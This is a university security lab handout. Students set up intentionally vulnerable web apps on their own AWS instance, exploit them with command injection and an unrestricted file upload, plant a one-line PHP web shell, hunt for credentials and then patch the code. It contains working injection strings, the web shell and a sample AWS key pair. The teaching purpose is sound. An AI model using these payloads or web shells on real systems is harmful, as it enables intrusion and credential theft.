

Project 3a Hacking Web Apps with Command Injections and Patching them

In this project we learn

- how to set up a web site in your AWS instance with a few web apps providing services such as uploading documents, submitting web exams, retrieving AWS keys) which contain command injection vulnerabilities but only you can exploit,
- how to perform command injection attacks on web apps,
- how to search for valuable information on a victim once we can penetrate,
- how to deploy a Trojan.

The assignment will be graded by checking

1. Whether the learner learns how to set up web site and demonstrates command injection on the web server of their instance.
2. Whether the learner finds the valuable information.
3. Whether the learner can patch the web app to remove the command injection vulnerabilities.

Assignment Topic:

In this exercise, we will use the Linux instance you already set up for Projects 1 and 2 in the MOOCs on “Design and Analyze Secure Networked Systems” and “Basic Cryptography and Programming with Crypto API”. If you have not done so because you have taken this MOOC separately or for other reasons, then please follow the instructions in <http://ciast.uccs.edu/coursera/pub/project1aV9.pdf> to set up the Linux instance.

Preparation Step:

First, since we are importing a web site with command injection vulnerability into your AWS Linux Instance, make sure you set your security group by choosing “My IP” as the source for all firewall rules (including SSH, HTTP, HTTPS) so that only your local machine can reach your instance, not any hacker out there!! I also enter my workplace IP as source for the HTTP, HTTPS, and SSH ports. Do not proceed without the firewall is set up properly. Your instance will become easy target once the vulnerable web site is deployed!

Edit inbound rules						
Type	Protocol	Port Range	Source		Description	
HTTP	TCP	80	My IP	4/32	e.g. SSH for Admin Desktop	×
HTTP	TCP	80	Custom	161/32	e.g. SSH for Admin Desktop	×
SSH	TCP	22	My IP	4/32	e.g. SSH for Admin Desktop	×
SSH	TCP	22	Custom	161/32	e.g. SSH for Admin Desktop	×
HTTPS	TCP	443	My IP	4/32	e.g. SSH for Admin Desktop	×
HTTPS	TCP	443	Custom	161/32	e.g. SSH for Admin Desktop	×

Figure A. Setup Security Group to Allow You to Access.

cd to the directory with your private key to your AWS Linux instance
Login to instance with

```
ssh -i <your private key file to instance> ec2-user@<yourInstanceIPAddr>
```

Create a proj3_1 directory for this exercise with

```
mkdir proj3_1; cd proj3_1
```

Download csr591.tbz from <http://ciast.uccs.edu/coursera/pub/csr591.tbz> with

```
$ curl -O http://ciast.uccs.edu/coursera/pub/csr591.tbz
```

Using tar command we recover the directory structure of the web site.

```
$tar jxf csr591.tbz
```

Copy the www directory to where the apache web server documents/cgi scripts reside

```
$ sudo cp -r www /var/
```

To allow the submission of midterm exam answers, the upload of semester project files, and the phd/master reports, we change the ownership (from root to apache) and access rights of three directories in /var/www/html: midterm, gsc, and studentproj with the following commands.

```
$ cd /var/www/html
```

```
$ sudo chown -R apache:apache midterm gsc studentproj
```

```
$ sudo chmod -R 755 midterm gsc studentproj
```

Here is the related session on my instance:

```
cchow@MacBook-Pro privateKey % ssh -i jchow_awsac_cs5910_pkey.pem ec2-  
user@18.212.74.114
```

```
Last login: Wed Sep 21 11:50:25 2022 from 114-46-189-56.dynamic-ip.hinet.net
```

```
__| __|_ )  
_| ( / Amazon Linux 2 AMI  
__|\__|__|
```

```
https://aws.amazon.com/amazon-linux-2/
```


```
[ec2-user@ip-172-31-91-180 ~]$ mkdir proj3_1; cd proj3_1
```

```
[ec2-user@ip-172-31-91-180 proj3_1]$ curl -O http://ciast.uccs.edu/coursera/pub/csr591.tbz
```

```
% Total   % Received % Xferd Average Speed   Time    Time     Time Current
          Dload  Upload  Total   Spent    Left   Speed
100 6103k  100 6103k   0     0  8941k    0 --:--:-- --:--:-- --:--:-- 8948k
[ec2-user@ip-172-31-91-180 proj3_1]$ tar jxf csr591.tbz
[ec2-user@ip-172-31-91-180 proj3_1]$ sudo cp -r www /var/
[ec2-user@ip-172-31-91-180 proj3_1]$ cd /var/www/html
[ec2-user@ip-172-31-91-180 html]$ sudo chown -R apache:apache midterm gsc studentproj
[ec2-user@ip-172-31-91-180 html]$ sudo chmod -R 755 midterm gsc studentproj
[ec2-user@ip-172-31-91-180 html]$
```

Now we can test the midterm submit web app.

Type <http://<your instanceIPAddr>/CS526S2012midterm.php> into your browser.



CS526 S2012 Midterm Exam

Please enter your UFP count login and the student ID without dash as password and submit the midterm before 10am 3/15/2012. You can work at home or at PC lab where you can access it through a web browser. For multiple-choice questions, you must choose either yes or no for each answer.

After filled in the answers in the text areas and selected the answers, please print a copy (print to a pdf file will save tree:-)) of the web page with your answers before you hit the submit button. Note that "save file" menuitem does not save the data you enter. It only saves the HTML source file. Submit your answers by pressing the submit button at the end of this web page. You will get a confirm web page and an email with all your answers. Make sure you see "login correct" in the bottom of the response web page. If you have problem getting the confirm web page or submitting midterm answers using the web page, just email me the answers.

Your name:	Chow
Your login on UCCE UFP account:	chow
Your password (your SID without dash):

1. Apache

a. Web Server Configuration

1. What directives of the httpd server are related to the feature of adapting to the dynamic nature of the incoming traffic and resulting faster response time?

a. MinSpareThreads. ☐ Yes ☐ No

b. MaxSpareServers. ☐ Yes ☐ No

c. Allow. ☐ Yes ☐ No

Figure 1. Midterm Submission Web App.

You should see a midterm exam web page appear as above. Enter chow as login and #a88 as password. Then hit enter key. You will get the following response web page. Login to your instance to see if an answer file is created on

</var/www/html/midterm/CS526/CS526S2012midterm> directory.




Figure 2. Midterm Submission Response Web Page.

the url of the response web page shows the web form input is processed by midterm.cgi, a perl server side script in /var/www/cgi-bin directory.

To set up upload report web app and AWS key retrieve web app, let execute the following command to allow the credential files to be read by apache.

```
$ sudo chmod 755 /var/www/data/*.txt  
$ sudo chmod 755 /var/www/data/*.csv
```

Type <http://<yourInstanceIPAddr>/upload.php> into your browser.

Click choose to select a local image file (no space no special character in file name). Then hit "Send File". You will see your image file got uploaded to your web server.

The screenshot shows a web browser window with the address bar displaying "ws2.myuccs.net/upload.php". The page has a yellow background and features the UCCS logo, a mountain image, and the University of Colorado seal. The main heading is "Repository for UCCS CS PhD/Master Thesis/Project Document/Source Code", followed by "maintained by UCCS CS Graduate Study Committee". The page displays a success message: "login correct" and "File is valid, and was successfully uploaded." It provides a link to the saved file: <http://ws2.myuccs.net/gsc/master/jgray/doc/ssg.png>. Instructions follow: "Please deposit the proposal and thesis/project report to the doc directory and the source code in src directory. Select your degree and the related directory type below." The form includes a "file to be deposit:" section with a "Choose File" button and "No file chosen" text. Below are input fields for "Your UFP login name(lowercase):" (containing "jgray") and "Your password (SID without dash, nnnnnnnn):" (containing "*****"). There are two sets of radio buttons: "The directory type:" with options "doc" and "src", and "The degree type:" with options "master" and "phd". A "Send File" button is at the bottom left.

Figure 3. Graduate Program Archive Web Site.

The url of the response web page shows the web form input is processed by upload.php script in /var/www/html directory.

Now let us explore the web page that allows a project group to retrieve their AWS Access Key and Secret key based on the login/password credential.


Type <http://<yourInstanceIPAddr>/keyaccess.html> You will see the follow web page. Hit “retrieve keys” button.

The screenshot shows a web browser window with the address bar displaying "ws2.myuccs.net/keyaccess.html". The page has a yellow background and is titled "CS526 AWS Access Key and Secret Key Retrieval Web Page". It contains the instruction: "Enter your login and password to retrieve your access key and secure access key." Below this are three input fields: "Name:" (containing "Edward Chow"), "Login:" (containing "csnet"), and "Password:" (containing "#a11111111"). A "retrieve keys" button is located at the bottom left.

Figure 4. AWS Key Retrieval Web App.

You will see the related keys are retrieved and display.

Note that the url of the response web page shows the web form is processed by vul.py a python script in /var/www/cgi-bin directory.



credential ok

Here is your access key and secret key

your login: **csnet**

your accessKeyID: **AKIAJURFGDXQJY23IQQZ**

your secretAccessKey: **I7QK9pRazmNcwICIf3P7yZkq143P1LCN8vVEyda7**

login=csnet

mailcmd=echo "Edward Chow is provided with the aws keys." | mail -s "request key from csnet" -c
csnet@uccs.edu cchow@uccs.edu

Figure 5. Key Access Web App Response Web page.

Now that we have shown you three working web apps written in different programming languages (perl, php, python). We will demonstrate they have the same command injection vulnerabilities.

Command Injection Attacks:

Now you are ready for launching command injection attacks on your instance.

Enter the <https://<yourInstanceIPAddr>/keyaccess.html> into the url address box of your local browser.

Enter `&ls&` right after the `csnet` in Login: text input box. Hit “retrieve keys”




Figure 6. Command Injection on key access web App

You should see a list of files displayed as shown below. If you examine the content of `/var/www/cgi-bin` on your instance. You will find the same list. This is due to the fact that the command was executed by `vul.py` python server side script on its directory.




Figure 7. Command Injection Results with `&ls&`

Capture browser image with the command injection results of `&ls&` on your instance as your first project3a deliverable. Make sure to include the url with your instanceIPAddr in your image.

Treasure Hunt:

Now that we can listing files in a victim server. We can hunt for valuable information there. By examining the files in the above listing. We find there is a passwd file. To view the content of the passwd file, we can replace “&cat passwd&” with “&ls&”




Figure 8. Command Inject Results with &cat password&

Capture browser image with the command injection results of &cat password& on your instance as your second project3a deliverable. Make sure to include the url with your instanceIPAddr in your image.

/var/www/html/ is the apache web document root directory it hosts a lot of directories. If we were to leave behind some trajon files, we need a directory where apache web server can perform read and write. To list directory content with detail access rights. We use

&ls -al ../html&

the malicious string to show these files and their access rights.

Here is what was displayed. I highlight one of the directories, midterm, that Apache account can write to it.


```
← → ↻ ws2.myuccs.net/cgi-bin/vul.py?fullName=Edward+Chow&login=csnet%26ls+-al+.%2Fhtml%26+&passwd=%23a111111111...
credential check failed

login=csnet&ls -al ../html&
mailcmd=echo "Edward Chow is provided with the aws keys." | mail -s "request key from csnet&ls -al ../html& " -c csnet&ls -al
../html& @uccs.edu cchow@uccs.edu
total 304 drwxr-xr-x 17 root root 4096 Sep 12 04:01 . drwxr-xr-x 8 root root 4096 Sep 12 04:01 .. -rw-r--r-- 1 root root 15471 Sep 12
04:01 CS526S2012midterm.html -rw-r--r-- 1 root root 15485 Sep 12 04:01 CS526S2012midterm.php -rw-r--r-- 1 root root 606 Sep 12
04:01 README drwxr-xr-x 2 root root 4096 Sep 12 04:01 WikiLeaks_files drwxr-xr-x 2 root root 4096 Sep 12 04:01 admin drwxr-xr-x
3 root root 4096 Sep 12 04:01 bmsite drwxr-xr-x 2 root root 4096 Sep 12 04:01 cert -rw-r--r-- 1 root root 3132 Sep 12 04:11
chow_chow_s_comPubKey.txt -rw-r--r-- 1 root root 15501 Sep 12 04:01 csnet.css -rw-r--r-- 1 root root 3144 Sep 12 04:01
echowcPGPPubKey.txt -rw----- 1 root root 626 Sep 12 04:01 exploit.html drwxr-xr-x 4 apache apache 4096 Sep 12 04:01 gsc -rw-r--
r-- 1 root root 15538 Sep 12 04:01 hackhw4.html -rw-r--r-- 1 root root 15556 Sep 12 04:01 hackhw4.php -rw-r--r-- 1 root root 15538
Sep 12 04:01 hackv2.html -rw-r--r-- 1 root root 15550 Sep 12 04:01 hackv2.php drwxr-xr-x 2 root root 4096 Sep 12 04:01 images -rw-
rw-r-- 1 ec2-user www 39 Sep 12 04:01 index.html -rw-r--r-- 1 root root 764 Sep 12 04:01 info.php -rw-r--r-- 1 root root 2331 Sep 12
04:01 join.php drwxr-xr-x 4 root root 4096 Sep 12 04:01 js -rw-r--r-- 1 root root 627 Sep 12 04:01 keyaccess.html -rw-r--r-- 1 root
root 560 Sep 12 04:01 keyaccessFix.html drwxr-xr-x 3 apache apache 4096 Sep 12 04:01 midterm drwxr-xr-x 2 root root 4096 Sep 12
04:01 pgp drwxr-xr-x 5 root root 4096 Sep 12 04:01 php -rw-r--r-- 1 ec2-user www 20 Sep 12 04:01 phpinfo.php -rw-r--r-- 1 root root
2460 Sep 12 04:01 reg.html -rw-r--r-- 1 root root 2297 Sep 12 04:01 reg.php -rw-r--r-- 1 root root 2351 Sep 12 04:01 reg1.php -rw-r--
r-- 1 root root 2540 Sep 12 04:01 reg2.html -rw-r--r-- 1 root root 2480 Sep 12 04:01 regCorrect.php -rw-r--r-- 1 root root 2413 Sep 12
04:01 regbak.html -rw-r--r-- 1 root root 1139 Sep 12 04:01 regci.php -rw-r--r-- 1 root root 2332 Sep 12 04:01 register.html -rw-r--r-- 1
root root 6129 Sep 12 04:01 register.php -rw-r--r-- 1 root root 2316 Sep 12 04:01 registerDB.html -rw-r--r-- 1 root root 2340 Sep 12
04:01 regk.php -rw-r--r-- 1 root root 3733 Sep 12 04:01 regm.php -rw-r--r-- 1 root root 3059 Sep 12 04:01 regmfirefox.php drwxr-xr-
x 4 root root 4096 Sep 12 04:01 sec drwxr-xr-x 5 root root 4096 Sep 12 04:01 secure drwxr-xr-x 7 root root 4096 Sep 12 04:01 securedb
-rwxr-xr-x 1 root root 1958 Sep 12 04:01 showme.php -rw-r--r-- 1 root root 1583 Sep 12 04:01 showmeBad.php -rw-r--r-- 1 root root
2255 Sep 12 04:01 showmeDefensePB.php -rw-r--r-- 1 root root 1960 Sep 12 04:01 showmedetail.php drwxr-xr-x 3 apache apache
4096 Sep 12 04:01 studentproj -rw-r--r-- 1 root root 1222 Sep 12 04:01 testaes.php drwxr-xr-x 4 root root 4096 Sep 12 04:01 topsec -
rw-r--r-- 1 root root 4914 Sep 12 04:01 upload.php
```

Figure 9. Reveal Apache Writable Directories for hosting Trojan.

Q1. What are the other two directories the apache account can write into them? Can you spot them? Submit the answer as your 3rd deliverables of project3a.

Given that we know /var/www/html/midterm directory is writable with command injection and the vul.py is executed in /var/www/cgi-bin/, we come up with the following malicious string. The echo > command allow us to write a single line php script (trajon file) as a file call sh6.php
../html/midterm is a file system navigation maneuver from /var/www/cgi-bin to /var/www/html/midterm.

Now enter the following malicious string to the login entry right after csnet

& echo '<?php passthru(\$_GET[cmd]); ?>' > ../html/midterm/sh6.php &

After this is done, verify sh6.php is in midterm directory with

https://<yourInstanceIPAddr>/midterm/
to see if sh6.php is there.

Try
<https://<yourInstanceIPAddr>/midterm/sh6.php?cmd=ls>
to see if it will display the content of midterm directory.

Try

`https://<yourInstanceIPAddr>/midterm/sh6.php?cmd=cat ./php/reg.php`

Q2. What is the most valuable info after your examine the source code of `php/reg.php`?
Submit the answer as your 4th deliverables of project3a.

Now that we have hacked the vul.py. Let us exploit midterm web app.

Hacking Midterm Web App.

```
sudo vi /var/www/html/hackv2.php
```

replace `<?php` with `<?php` in Line 68

The reason is want php interpreter to interpret it as code, just as content.

Also replace `sh2b.php` with `sh6b.php` in line 68

Type <http://<yourInstanceIPAddr>/hackv2.php>

Visit any text input, hit Enter. That's it.

```
sudo ls /var/www/html/gsc
```

you should see `sh6b.php` there.

It is a trajon and you can launch any command with

`http://<yourInstanceIPAddr>/gsc/sh6b.php?cmd=<any command you like to run there>`

Capture the above `sh6b.php` execution result as image and submit it as your 5th deliverables of project3a.

Hacking Upload Web App.

In your local machine, type `“echo '<?php passthru($_GET[cmd]); ?>' > sh7.php”` to create `sh7.php` file. Note that use single quote characters to wrap the one line php file. Try to type it, not copy and paste, because the word process may use different characters.

Enter <http://<yourInstanceIPAddr>/upload.php> on your browser.

Choose `sh7.php` you just created. Then hit “Send File” button.

The screenshot shows a web browser window with the address bar containing `ws2.myuccs.net/upload.php`. The page header features the UCCS logo and the University of Colorado seal, with the text "CS Graduate Study Committee". The main heading reads "Repository for UCCS CS PhD/Master Thesis/Project Document/Source Code" and "maintained by UCCS CS Graduate Study Committee".



The form includes the following fields and options:

- require login
- Please deposit the proposal and thesis/project report to the doc direcotory and the source code in src directory.
- Select your degree and the related directory type below.
- file to be deposit: `sh7.php`
- Your UFP login name(lowercase): `jgray`
- Your password (SID without dash, nnnnnnnnn): `*****`
- The directory type:
- The degree type:

A red callout box contains the instructions: "Enter http://<yourInstanceIPAddr/upload.php", "Choose sh7.php you just created", and "Then hit 'Send File' button". A purple arrow points from the callout to the "Choose File" button, and a green arrow points from the "Send File" button to the callout.

Note that the malicious file was accepted (surprise!) and saved in <http://ws2.myuccs.net/gsc/master/jgray/doc/sh7.php>
In your case, ws2.myuccs.net will be replaced with yourInstanceIPAddr.

← → ↻ ⓘ Not Secure | ws2.myuccs.net/upload.php ☆



CS Graduate Study Committee

Repository for UCCS CS PhD/Master Thesis/Project Document/Source Code

maintained by UCCS CS Graduate Study Committee

login correct

File is valid, and was successfully uploaded.
Here is the link to the saved file: <http://ws2.myuccs.net/gsc/master/jgray/doc/sh7.php>

Please deposit the proposal and thesis/project report to the doc directory and the source code in src directory.
Select your degree and the related directory type below.

file to be deposit: No file chosen

Your UFP login name(lowercase):

Your password (SID without dash, nnnnnnnn):

The directory type:

The degree type:

The vulnerability of upload.php is to allow a dangerous php file to be uploaded. It does not check what file was submitted, at least it should check on the .php extension.

You can now use <http://<yourInstanceIPAddr>/gsc/master/jgray/doc/sh7.php?cmd=ls>
To enter any command to hijack the instance.

Capture the above sh7.php execution result as image and submit it as your 6th deliverables of project3a.

Patching the Web Apps with Command Injection

1. First let us patch vul.py

Login to your instance using

```
ssh -i <your private key file to instance> ec2-user@<yourInstanceIPAddr>
cd /var/www/cgi-bin
```

back up vul.py with

```
cp vul.py vul.py.bak
```

```
sudo vi vul.py
```

and then insert the following line to include regex library after line 5:

```
import re
```

Then after the line 30 which is “passwd=form['passwd'].value” insert the following five lines:

```
print htmlHead
m=re.match(r"^[a-zA-Z0-9]{4,8}$", login)
if m is None:
    print '<h3>Detect ilegal input for login </h3>'+htmlTail
    sys.exit()
```

Make sure you type tab in front the print and sys.exit() statement
Python is picky about how they identify the if branches.

Run run the exploit &ls& on the keyaccess.html again.

Capture the above keyaccess.html with &ls& execution result as image and submit it as your 7th deliverables of project3a.

Note that we still need to fix the os.system(mailcmd);
For details on replacing it nicely with smtplib and mime email, please look at vulfix.py in the same directory. You can run it with keyaccessFix.html

2. Let us patch midterm.cgi

The vulnerability of midterm.cgi is due to the exploit of hidden tag exam. To fix that, we input validate \$examine right after it reads in the hidden tag content.

Right after line 33 (\$examine = \$answers{'exam'};) Let add the following eight lines:

```
if ($login !~ /^[a-zA-Z0-9]{4,8}$/) {
    print "login $login format not correct! Potential hacking activity.";
    exit(1);
}
if ($examine !~ /^(CS\d{3}|CS\d{4}|[SMFW])(\d{4})(midterm|quiz1|quiz2|final)$/ ) {
    print "examine id $examine not correct! Potential hacking activity.";
    exit(1);
}
```

To complete fix this, we need to substitute system(\$command) at the end of the script with mail command

First add sendmail library module right after the 2nd line.

use Mail::Sendmail;

Then replace system(\$command); with

```
%mail = ( To    => "cchow\@uccs.edu",  
          Cc    => "$email",  
          From  => "webmaster\@viva.uccs.edu",  
          Subject => "confirm midterm submission",  
          Message => $buffer,  
        );  
sendmail(%mail) or die $Mail::Sendmail::error;
```

3. Let us patch upload.php

One solution is to detect the file extension .php and not allow it.

At line 89, add the following line

```
if ($ext == "php") { print "file type php not allowed<br>"; exit(2);}
```

You may also want to filter special characters in filename.

Try to see if the malicious php files can be submitted any more.

Upload sh7.php again and capture browser displaying the response web page indicating “file type php not allowed”. Submit the image as your 8th deliverables of project3a.